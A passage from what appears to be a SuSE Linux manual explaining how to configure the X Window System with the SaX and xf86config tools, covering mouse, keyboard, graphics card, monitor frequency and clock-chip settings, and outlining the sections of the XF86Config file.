Essentially, the program provides you with five "index cards", i.e. '`Mouse`', '`Keyboard`', '`Graphics Card`', '`Monitor`' and '`Desktop`'. All cards can be accessed simply by clicking on the appropriate title ("tab" of the card in question).

If your mouse is not yet correctly configured, you can still access SaX via the keyboard. Pressing the (Tab) key repeatedly will cycle through each of the entry fields. To change to a different tab window, press (Tab) until the desired tab window title is highlighted with a black frame; then you can select the desired tab window using (←) or (→) , and enter it by pressing (↵) (= (Enter)). In each tab window there are a number of selection elements, such as buttons, listboxes and entry fields. These can also be accessed by keyboard. To use a button (e. g. '`Apply`'), press (Tab) repeatedly until the desired button is highlighted. Pressing (↵) or ( ) activates the button; the desired action is carried out.

To select an entry in a listbox, push the (Tab) button until the desired box is highlighted. By pressing (↑) or (↓) you can look for an entry by way of its coloring, pressing (Enter) will then activate it.

The Mouse

The '`Mouse`' tab window is the first to appear when the program starts (Figure 8.7 on the following page).

If you have already configured your mouse when first installing Linux, e.g. whilst setting up gpm, these settings will be used by SaX and your mouse will work immediately in the X Window System – then you can ignore this.




Figure 8.7: SaX: Mouse settings

If you have not configured your mouse, you should do it now. Press Tab twice and choose the relevant mouse type in '`Vendor`' (move through the list with ↑ and ↓); use Enter to set the correct vendor name. Go to the selection list using Tab and choose the relevant type. If you press the '`Apply`' button you can check to see if your choice was correct. The mouse cursor should move across the screen.

If you're not sure exactly what mouse type you are currently running on your system, your mouse is not included in the list, or if a serial mouse '`Microsoft`' cannot run under the '`Standard Mouse`' protocol, choose the sub-menu '`expert`' to set the mouse protocol directly. There you can set further options, such as the baud rate and "three-button emulation".

Via '`Expert`' the following tab windows are available:

'`driver`': If the vendor is not known, then the mouse protocol can be set here. The device file must also be selected. If you have a bus mouse you can try out the corresponding PS/2 variety.

'`options`' 3-button emulation, etc.

'`Test`': You can test the mouse configuration using the lower part of the frame '`Testfield`' (Figure 8.8 on the next page.) If the mouse has been installed correctly, the mouse button symbols on the screen should react when you click on them.

The Keyboard

A Windows 95/98 keyboard with an `English` keyboard mapping has been set as the default. (Figure 8.9 page 254). If you want to you use another keyboard, you




Figure 8.8: SaX: Expert Mouse Settings

must enter the correct settings, since the keyboard is one of the few hardware components not to be recognized independently by the hardware scan.

By comparing your keyboard with the '`Keyboard Image`' shown on the screen you will be able to find the right model connected to your system. Don't forget to set the '`language`' to `English`, if this is not already the case. Next to the delete tab there is a test field where you can check the settings made for the keyboard by entering various characters and seeing if they come out properly.

You probably do not need the settings in '`Expert`' ...

The changes are put into effect by pressing the '`Apply`' button.

The Graphics Card

On the '`card`' tab window you can select the card vendors in the left hand list and the card version in the right hand list (Figure 8.10 page 255). SaX tries to recognize the graphics card independently, which nearly always works for PCI cards. The utility accesses an extensive database of current hardware to achieve this; cf. the package `cdb` *Component DataBase*. Hardware that has been found will be highlighted in color.

Note

Sometimes a graphics card of the same series undergoes various "revisions", in which the hardware has been changed (different Ramdac). So it is possible that SaX may display values which are different to those in the manual of the graphics card. In these cases you should use the details from the hardware vendor's manual. Select the '`Expert`' button to do this.




Figure 8.9: SaX: Keyboard

There are advanced options hidden beneath the '`Expert`' button (Figure 8.11 page 256). These are relevant if you choose the X server directly ('`Server settings`'). If you want to set memory size or specify the RAMDAC value, or if you would like to set a special RAMDAC or clock chip value (in '`chipsets`'), these options are also important. If the screen image looks distorted – if, for example, during a move-window operation, the window fragments or the window title suddenly blink – then you should reduce the RAMDAC value.

Some graphics cards need special '`options`' which can be found in this expert menu; normally they are not needed.

Tip

ISA cards will not be recognized "automagically"; for these, you have to select the relevant server "by hand".

If you see the error message `"The SVGA Server is not installed..."`, you must install the above-mentioned package via YaST (see Section 3.4 page 94).

The Monitor

The monitor settings are the last great hurdle on your road to a running X server. You find the same divisions in the left tab window list on '`Monitor`' to choose the monitor '`Vendor`'. Clicking one more option, you can choose your model




Figure 8.10: SaX: Graphics Card

on the right hand list (‘Type’). Should you not be able to find your own monitor on the list, you can still enter horizontal and vertical frequencies specific to your monitor by pushing the ‘Expert’ button. Normally you should be able to find these in your monitor handbook.

In case you do not have any monitor data available, SaX will set horizontal frequencies to 29-61 kHz and vertical frequencies will be set to 60-70 Hz. Most monitors should not be harmed by these settings.

If the screen remains dark for more than a few seconds after starting the X server, or it flickers wildly, you should shut down the server immediately with Ctrl + Alt + ⟵ (⟵ denotes the “backspace button”) If you don’t, this might cause damage to your monitor.

The Desktop

If your graphics card installation was successful, you will have a large number of resolutions and color depths to choose from. They can be administered from the ‘desktop’ menu (Figure 8.12 page 257).

The ‘desktop’ tab window might remind you of another operating system ;-)

In this window you can choose a different resolution (‘resolutions’) for each color depth (‘color’).

If you would like to set a list of several resolutions for a particular color depth, you can do this in expert mode (‘Expert’, Figure 8.13 page 258).

On the tab window ‘Resolution’ you will see:

‘Resolution’ This tab window is divided into three sections:




Figure 8.11: SaX: Graphics Card – Expert Options

'Possible' resolutions.

'Current' resolutions.

'Colors' the list of color depths.

First you should choose your preferred color depth on the vertical button panel to the right ('`Colors`'); the resolutions have to be adjusted to these as well.

The X server can start in several color depths, e. g. in `8 bit` color depth; this means that 256 colors can be shown on the desktop. Each color depth in turn can have different screen resolutions, e. g. `800x600`. Not all resolutions are available for each color depth. The amount of memory on the graphics card is the limiting factor.

For `8 bit` color depth there are several resolutions available, from `1600x1200` down to `640x480`; they are listed in the '`Actual Resolution List`'. You can change resolutions by pressing `Ctrl` + `Alt` + `+` to cycle forwards through the list or `Ctrl` + `Alt` + `-` to go backwards. (you must use the keys `+` and `-` on the number block). The first entry in the list is always chosen by the X server when it is initialized.

You must copy the desired resolution from the list of '`possible`' resolutions to the list of '`current`' resolutions. First you click on the resolution to mark it; then you click on the button '`I`' to copy the desired resolution to the list of '`current`' resolutions. By clicking '`R`' you remove the current resolution.

The sequence of '`current`' list entries can be changed via the arrow buttons at the lower end of the list window. First you mark the entry you want to move and then you left-click the up or down arrow. In this way the entry swaps places with its predecessor or successor.

When you are happy with your settings at `8 bit` color depth, you can select another color depth via the right button bar, such as `16 bit`. Now you will




Figure 8.12: SaX: Desktop

see a list of '`possible`' resolutions at this color depth. They can be changed in the same way as described above.

'`Virtual resolution`': this tab window lets you set the virtual resolution of your desktop. If you want to configure a virtual desktop you need to increase the values '`Virtual X`' (= width) and '`Virtual Y`' (= height). Generally, this feature is *not* chosen by most people. Background information: the X Window System is capable of defining a virtual desktop that is larger than the actual screen size, for example, using a virtual resolution of `1152x864` with a screen resolution of `800x600`.

'`Special`': the '`special`' tab window allows user-defined entries. In addition you can determine the '`quality`' of the "modelines", i.e. you can choose between two different calculation methods.

Now you should set the default color depth with which the X server should start. To do this you need to select the color depth you want in the '`screen`' tab window (with '`colors`') as your current color depth; once this is done you should move to the next item on '`Change current mode`'; this should start the X server check . . .

Testing the Configuration

After a short time a message box appears; if you are satisfied, click on '`ok`'. Then a background image and a split window should appear; in the left half there is information on your current resolution and on the horizontal and vertical monitor frequencies.




Figure 8.13: SaX: Screen

In the right half you should see two button fields, '`size`' and '`position`', which allow the image to be adjusted. The arrow boxes in '`size`' allow the horizontal and vertical image size to be increased or decreased; in the '`Position`' box you can change the position of the image relative to the monitor. Adjust the screen image to suit you.

Small rectangular image controls can be found in all four corners of the screen image. Ideally they should be all be visible and not display any distortion in color.

Tip

You can only make fairly small monitor adjustments using SaX; it cannot replace manual adjustment using the controls on the monitor itself !

After adjusting the screen image, there are two ways of closing the window:

'`Save`': End your X Window System configuration, saving the current settings. This takes you back to the command line.

'`Cancel`': Interrupt your X server setup and discard the settings.

Press `Alt` + `F1` if you want to return to the first console.

8.4.1 Re-configuring

SaX can also be used to adjust an X server which is already running to your specific needs.

SaX reads in the existing file `/etc/XF86Config`, where the X Window System stores and analyses the configuration data. This is why you don't really need to make all the settings from the screen, since SaX adopts the existing, functioning configuration of the X server. SaX displays this data in the tab windows mentioned above.

You are free to do as you want, however, in making new settings for your X server configuration: you can select hardware from a comprehensive monitor database, thereby better adapting the configuration to the monitor's capabilities, as well as adjusting the screen position.

SaX also provides a comfortable GUI to administer color depths and resolutions. It is easily accessed, simply by clicking on the '`screen`' tab window.

8.4.2 Troubleshooting

Here are the main and most frequent problems encountered when configuring X windows with SaX:

- If the screen image flickers during the configuration test, or the image turns black, you must shut down the X server immediately, since the monitor could suffer damage if you continue to run the present configuration.

  Press `Ctrl` + `Alt` + ⟵

  You should select the '`Monitor`' tab window and look for a different monitor, or enter the monitor data by hand; the procedure is the same if the image begins to flicker while the screen is being adjusted.

- In particularly tricky cases, SaX has some command line options available, such as:

  `-servervga16`: This will start SaX with the VGA16 server instead of the server appropriate for your card. This server should run on almost all VGA cards. This server is automatically used if your graphics card is not recognized, or if you have an ISA card.

SaX documentation can be found in the `/usr/doc/packages/sax` directory. If, when starting SaX, or during configuration, something unexpected happens, the sequence of processes is recorded in the `/root/ServerLog` and `/root/StartLog` files. Looking at these files will give you clues as to what went wrong, and how to correct it.

Up-to-date documentation on SaX can be found in the directory `/usr/share/doc/packages/sax`. If something unexpected happens when starting SaX or during the configuration steps, then this will be logged in the files `/root/ServerLog` and `/root/StartLog`. These files will provide you with clues on how best to proceed.

8.5 Configuration Using xf86config

In most cases, XF86Setup is superior to xf86config as a simple configuration tool. There are, nevertheless, some rare cases where XF86Setup fails. If so, just use xf86config, which almost always works.

XFree86 4.0 includes a similar text-based program, xf86config. At some points this contains dialogs which have been somewhat modified, and of course it writes the configuration file to `/etc/X11/XF86Config`. In XFree86 4.0 however, the use of xf86config is usually not needed, since "problem" graphics cards can also be configured with the "Framebuffer" or with the **vga** module as described in Sections 8.3.3 page 245 and 8.3.3 page 246.

Make sure you have the following information available:

- mouse type, port to which the mouse is connected and baud rate (the baud rate is normally optional).
- specifications of the graphics card
- monitor data (frequencies, etc.)

If these settings are known, or you have your manuals at hand, you can start configuring. Remember that you have to be `'root'` to do this.

The configuration is started with:

`earth:/root #` **`/usr/X11R6/bin/xf86config`**

Mouse

After the welcome screen, you are asked about your mouse type. You are offered the following selections (see Output 8.5.1:

```
1. Microsoft compatible (2-button protocol)
2. Mouse Systems (3-button protocol)
3. Bus Mouse
4. PS/2 Mouse
5. Logitech Mouse (serial, old type, Logitech protocol)
6. Logitech MouseMan (Microsoft compatible)
7. MM Series
8. MM HitTablet
```

Output 8.5.1: Mouse selection for X

While selecting the mouse, you should bear in mind that many of the new Logitech mice are either Microsoft compatible, or use the MouseMan protocol. The selection **`Bus Mouse`** refers to any bus mouse, including Logitech!

Selection is made by entering the relevant number. There may be a question whether "ChordMiddle" should be activated. This is necessary for some Logitech mice or trackballs, to activate the middle mouse button.

```
Please answer the following question with either 'y' or 'n'.

Do you want to enable ChordMiddle?
```

If you have a two-button mouse, you can emulate the third button by answering '`y`' to the next question.

```
Please answer the following question with either 'y' or 'n'.

Do you want to enable Emulate3Buttons?
```

The middle button is emulated by simultaneously pressing the two mouse buttons.

Next you must specify the mouse's interface:

```
Now give the full device name that the mouse is connected to, for example

/dev/tty00. Just pressing enter will use the default, /dev/mouse.

Mouse device:
```

If you have already entered a port for your mouse during the system installation, just enter **`/dev/mouse`**.

Keyboard

Next you are asked whether to assign **`Meta`** (ESC) to the left Alt-key and to assign **`ModeShift`** to the right Alt-key.

```
Please answer the following question with either 'y' or 'n'.

Do you want to enable these bindings for the Alt keys?
```

If you answer '`y`', you can access the German keyboard via the right `Alt`, and the left `Alt` can serve as the meta key. [3]

Monitor

Next you should specify your monitor. You should be extremely careful with vertical and horizontal frequencies! These can be found in your monitor handbook.

Caution

Setting frequencies incorrectly can lead to irreparable damage to your monitor! The X Window System only addresses video modes which operate the monitor in the given frequency range. Entering frequencies for which the monitor was not designed can cause severe damage to it!

Some monitors are listed under `/usr/X11R6/lib/X11/doc/Monitors`.[4]

To enter the horizontal frequency, the following selection is displayed (see Output 8.5.2 on the next page):

You should only choose one of the predefined modes if you are unsure of the settings for your monitor. Selection '`10`' allows you to enter your own frequencies.

The next screen asks you to enter your monitor's vertical frequency (see Output 8.5.3 on the following page). Again, using the known values (i.e., choice '`5`') is preferable to using one of the items '`1`' to '`4`'.

Next you should enter a name, vendor name and model for your monitor:

```
Enter an identifier for your monitor definition:
```

[3] e. g., in Emacs.

[4] We cannot be held liable, of course, if this information is inaccurate!

```
hsync in kHz; monitor type with characteristic modes
 1 31.5;               Standard VGA, 640x480 @ 60 Hz
 2 31.5 - 35.1;        Super VGA, 800x600 @ 56 Hz
 3 31.5, 35.5;         8514 Compatible, 1024x768 @ 87 Hz interl.
                       (no 800x600)
 4 31.5, 35.15, 35.5;  Super VGA, 1024x768 @ 87 Hz il.,
                       800x600 @ 56 Hz
 5 31.5 - 37.9;        Extended Super VGA, 800x600 @ 60 Hz,
                       640x480 @ 72 Hz
 6 31.5 - 48.5;        Non-Interlaced SVGA, 1024x768 @ 60 Hz,
                       800x600 @ 72 Hz
 7 31.5 - 57.0;        High Frequency SVGA, 1024x768 @ 70 Hz
 8 31.5 - 64.3;        Monitor that can do 1280x1024 @ 60 Hz
 9 31.5 - 79.0;        Monitor that can do 1280x1024 @ 74 Hz
10 Enter your own horizontal sync range
Enter your choice (1-10):
```

Output 8.5.2: Entry for the monitor's horizontal frequency

```
 1 50-70
 2 50-90
 3 50-100
 4 40-150
 5 Enter your own vertical sync range

 Enter your choice (1-5):
```

Output 8.5.3: Vertical frequency choices

```
Enter the vendor name of your monitor:
```

```
Enter the model name of your monitor:
```

These are just descriptive names, used to document your configuration, and they do not affect the configuration itself. Merely pressing `Enter` will select the default values, which is usually sufficient.

Your monitor configuration is now complete.

Graphics Cards / X server

Next you must specify your graphics card:

```
Do you want to look at the card database?
```

If you enter '`y`', a selection of predefined cards is presented.

Here you can select your card by pressing the corresponding number. Do not trust this list blindly, since there can be differences in clock chip and RAMDAC[5] settings!

This is why there is a menu item later to select a RAMDAC and a clock chip, even though you have entered them already. Then the predefined settings for this card will be presented as an extra option.

[5] **R**andom **A**ccess **M**emory **D**igital-to-**A**nalogue **C**onverter.

The card definitions contain information on clock chips, RAMDAC and the X server to be used. Furthermore, some valuable information concerning the card is written to the device section in `XF86Config`.

If your card is not listed, do not panic. You should switch back to the normal configuration by selecting ‘`q`’. Only select one of the defined cards if it matches your card exactly! Selecting a card with a similar name is not recommended. Similar names do not necessarily refer to similar hardware.

Further information on how to configure your card is given in chapter Section 8.6 page 267.

After specifying your card, the X server is next. xf86config displays the choices, as seen in Output 8.5.4.

Choice ‘`5`’ only appears if you have selected one of the predefined cards in the previous step. In this case, choose ‘`5`’ to select the X server most suitable for your card.

```
1 The XF86_Mono server. This a monochrome server that should work on
  any VGA-compatible card, in 640x480 (more on some SVGA chipsets).
2 The XF86_VGA16 server. This is a 16-color VGA server that should
  work on any VGA-compatible card.
3 The XF86_SVGA server. This is a 256 color SVGA server that supports
  a number of SVGA chipsets. It is accelerated on some Cirrus and WD
  chipsets; it supports 16/32-bit color on certain Cirrus
  configurations.
4 The accelerated servers. These include XF86_S3, XF86_Mach32,
  XF86_Mach8, XF86_8514, XF86_P9000, XF86_AGX, XF86_W32 and
  XF86_Mach64.

These four server types correspond to the four different "Screen"
sections in XF86Config (vga2, vga16, svga, accel).

5 Choose the server from the card definition, XF86_S3.

Which one of these four screen types do you intend to run
by default (1-4)?
```

Output 8.5.4: Selecting an X server

When you have selected a server, you are asked if you want to create a symbolic link to `/usr/X11R6/bin/X`. If you answer with ‘`y`’, you are asked whether you want to put it in `/var/X11R6/bin/X`.

```
Do you want to set it in /var/X11R6/bin?
```

Reply with ‘`y`’, since it may not always be possible to write to `/usr`.

Afterwards, if you have selected ‘`4`’ (the accelerated servers) in the previous selection, a menu is presented of all available accelerated X servers, as shown in Output 8.5.5 on the next page.

After selecting your X server, you now have to configure your graphics. First you should specify the amount of memory the card has, as seen in Output 8.5.6 on the following page.

Next, you must enter the name, vendor name and type for your graphics card. These are merely descriptive entries. If you earlier selected a card from the predefined list, pressing `Enter` will enter this as the default.

```
Select an accel server:

1 XF86_S3
2 XF86_Mach32
3 XF86_Mach8
4 XF86_8514
5 XF86_P9000
6 XF86_AGX
7 XF86_W32
8 XF86_MACH64

Which accel server:
```

.

Output 8.5.5: Accelerated X server options

```
How much memory do you have on your graphics card:

1 256K
2 512K
3 1024K
4 2048K
5 4096K
6 Other

Enter your choice:
```

Output 8.5.6: Selecting video memory

```
Enter an identifier for your graphics card definition:

Enter the vendor name of your graphics card:

Enter the model (board) name of your graphics card :
```

If you chose an accelerated X server, you must enter the RAMDAC settings. This only applies to the S3 and AGX servers.

In most cases, simply pressing `Enter` will suffice. If you have selected a graphics card that supports a specific RAMDAC, this should be chosen here (see Output 8.5.7).

```
 1  AT&T 20C490 (S3 server)            att20c490
 2  AT&T 20C498/21C498/22C498 (S3)     att20c498
 3  AT&T 20C505 (S3)                   att20c505
 4  BrookTree BT481 (AGX)              bt481
 5  BrookTree BT482 (AGX)              bt482
 6  BrookTree BT485/9485 (S3)          bt485
 7  Sierra SC15025 (S3, AGX)           sc15025
 8  S3 GenDAC (86C708) (autodetected)  s3gendac
 9  S3 SDAC (86C716) (autodetected)    sdac
10  STG-1700 (S3)                      stg1700
11  TI 3020 (S3)                       ti3020
12  TI 3025 (S3)                       ti3025
```

Output 8.5.7: Setting a RAMDAC

After answering this question, you can enter a clock chip for accelerated cards, if you have one (see Output 8.5.8). Entering a clock chip avoids clock lines, as the clocks needed can be programmed.

```
 1  AT&T 20C490 (S3 server)              att20c490
 2  AT&T 20C498/21C498/22C498 (S3)       att20c498
 3  AT&T 20C505 (S3)                     att20c505
 4  BrookTree BT481 (AGX)                bt481
 5  BrookTree BT482 (AGX)                bt482
 6  BrookTree BT485/9485 (S3)            bt485
 7  Sierra SC15025 (S3, AGX)             sc15025
 8  S3 GenDAC (86C708) (autodetected)    s3gendac
 9  S3 SDAC (86C716) (autodetected)      s3_sdac
10  STG-1700 (S3)                        stg1700
11  TI 3020 (S3)                         ti3020
12  TI 3025 (S3)                         ti3025
13  Normal DAC                           normal
```

Output 8.5.8: Setting the clock chip

If a card without a clock chip is selected, just press `Enter` (thus not selecting a clock chip). If a card has been selected, the clock chip is set as default (if there is one).

If no clock chip has been set, xf86config suggests running X -probeonly to determine the clock timings supported. These are automatically written in `XF86Config` in a separate *clocks* line.

Here, we must explain why the automatically defined settings can be *really dangerous*: if the card has a programmable clock chip, the X server, when probing, cannot distinguish between the different clocks and only recognizes clocks 0, 1, and sometimes, 2. All other values are more or less random numbers (normally, clocks 0, 1, and 2 are repeated and are replaced by zeros).

All clocks apart from 0 and 1 are strongly influenced by the pre-programmed clock chip. Thus, clock 2 could have a different setting when probed (and which was written to the file `XF86Config`) than when the X server is later started. Then all the timings would be wrong and the monitor could be severely damaged!

A good indication of a programmable clock chip (and the problems this might entail) are many zeros or repeated timing values. Never ever write such values to `XF86Config`!

To configure clock chips, follow these steps:

- The best way is to enter an existing (*programmable*) clock chip if there is one. It will be programmed accordingly and your `XF86Config` will not contain clock lines. You can compare chips on the card with the chips offered in the menu. Most newer S3 cards have a programmable clock chip.

- If you *do not have a programmable* clock chip, you should launch X -probeonly and compare these values with those of the manual. If these values correspond (± 2), you should enter them in `XF86Config`. If there are no hints in the manual, you can determine the values by running X -probeonly (this works best on an unloaded machine). Check whether the values are correct, since clock values cannot be determined for every card. (Many zeros or repeating values are a sign of invalid settings.) Enter the correct values into `XF86Config`. Do not omit any values; do not try to rearrange them or change them in any way. The values have to be entered in their exact order.

Exception: if the P9000 server is used the order is irrelevant; just enter the modes for the desired clock in the *clocks line*.

- In general: if there is a programmable clock chip, there should be *no* clocks line in `XF86Config` (exception, P9000).
  For cards without a programmable clock chip, there should be a *clocks line* in `XF86Config`. This avoids the tedious (and sometimes even dangerous) testing at each startup. Furthermore, for cards with unreadable values, there are no invalid values and there is no risk to your monitor.

After having read the previous section, if you want to let clocks be recognized automatically, just answer '`y`' to the following question:

```
Do you want me to run 'X -probeonly' now?
```

Now the screen will turn black and then a list of probed clocks will be presented, or a message will appear that no clocks could be found. If you have selected a clock chip, this question will not appear, since the clocks are then programmed automatically. In this case, this section is skipped.

Caution

If the previous question has been answered with 'y' and the screen remains black for more than 30 seconds, you should cancel testing immediately with `Ctrl` + `Alt` + `←`, or `Ctrl` + `c`. If this does not work, switch off the monitor and the computer to prevent the hardware from being damaged!

Saving your Configuration

Now the configuration file has to be written. It is recommended that you write it to `/etc/XF86Config` to ensure that, even in a networking environment, each machine has its own configuration file—even if they share the `/usr` filesystem.

xf86config first suggests that it should write `XF86Config` to the current directory. You should answer '`no`' to this:

```
Do you want it written to the current directory as 'XF86Config'?
```

Then you are asked where to save your configuration:

```
Please give a path + filename to write to:
```

Here, you should enter: "`/etc/XF86Config`".

Now xf86config exits to the command line. This completes the configuration of the X Window System.

8.6 Optimizing the Installation of the X Window System

This section applies to XFree86 version 4.0 and describes the structure of its configuration file, `/etc/X11/XF86Config`. Although you can carry out more complex configuration steps with SaX2, it is very useful to know what the format of this configuration file is. This file is divided into *sections*, each one starting with the keyword **`Section <name of section>`** and ending with **`EndSection`**. Below there is a rough outline of the most important sections.

Afterwards you can learn how to integrate additional fonts, how you can configure input devices and how 3D acceleration works. This is also managed in certain sections of the `XF86Config` file, of course, allthough integrating an additional font requires the help of external programs, which are included with SuSE Linux or are part of the default installation. The methods discussed here aim to illustrate the possibilities available and serve as an incentive, but they do not claim to cover all eventualities.

The programs SaX2 and xf86config (for XFree86-4.0) create the file `XF86Config` by default in `/etc/X11`. This is the primary configuration file for the X Window System. You can find all the settings here concerning your graphics card, mouse and monitor.

`XF86Config` is divided into several sections, each one dealing with a certain aspect of the configuration. A section always has the same form:

```
Section <name of section>
  entry 1
  entry 2
  entry n
EndSection
```

The following types of sections exist:

`Files`	This section describes all paths used for fonts and the RGB color table.
`ServerFlags`	General switches are set here.
`InputDevice`	Input devices are configured in this section. In contrast to XFree86-3.3, both keyboards and mice as well as special input devices (touch pad, joysticks etc.) are configured via this section. Important terms here are **`Driver`** and the options which define **`Protocol`** and **`Device`**.
`Monitor`	Describes the monitor referred to later in the **`Screen`** definition, bandwidth (**`bandwidth`**) and sync frequencies (**`HorizSync`** and **`VertRefresh`**). Settings are given in MHz, kHz and Hz. Normally, the server refuses any modeline that does not correspond with the specification of the monitor. This is to prevent too high frequencies from being sent to the monitor by accident.

Table 8.4: continued overleaf...

`Modes`	The modeline parameters are stored here for the specific screen resolutions. These parameters can be calculated by SaX2 on the basis of the values given by the user and normally do not need to be changed. You can intervene manually at this point, however, if, for example you want to connect a fixed frequency monitor. An exact explanation of the individual parameters would be too much for this book. You can find details on the meaning of individual number values, however, in the HOWTO file `/usr/share/doc/howto/en/XFree86-Video-Timings-HOWTO.gz`.
`Device`	This section defines a specific graphics card. It is referenced by its descriptive name.
`Screen`	This section puts together a **`Driver`** (e. g., **`vga2`**), a **`monitor`** and a **`Device`** to form all the necessary settings for XFree86. In the **`Display`** subsection you can specify the size of the virtual screen (**`Virtual`**, the **`ViewPort`** and the **`Modes`**) used with this virtual screen.
`ServerLayout`	This section defines the layout of a single or multihead configuration. The input devices **`InputDevice`** and the display devices **`Screen`** are combined into one section.

Table 8.4: Sections in `/etc/X11/XF86Config`

We will now take a closer look at **`Monitor`**, **`Device`** and **`Screen`**. Information on the other sections can be found in [The96].

There can be several different **`Monitor`** sections in `XF86Config`. Even multiple **`Screen`** sections are possible; which one is started depends on the server started.

Screen Section

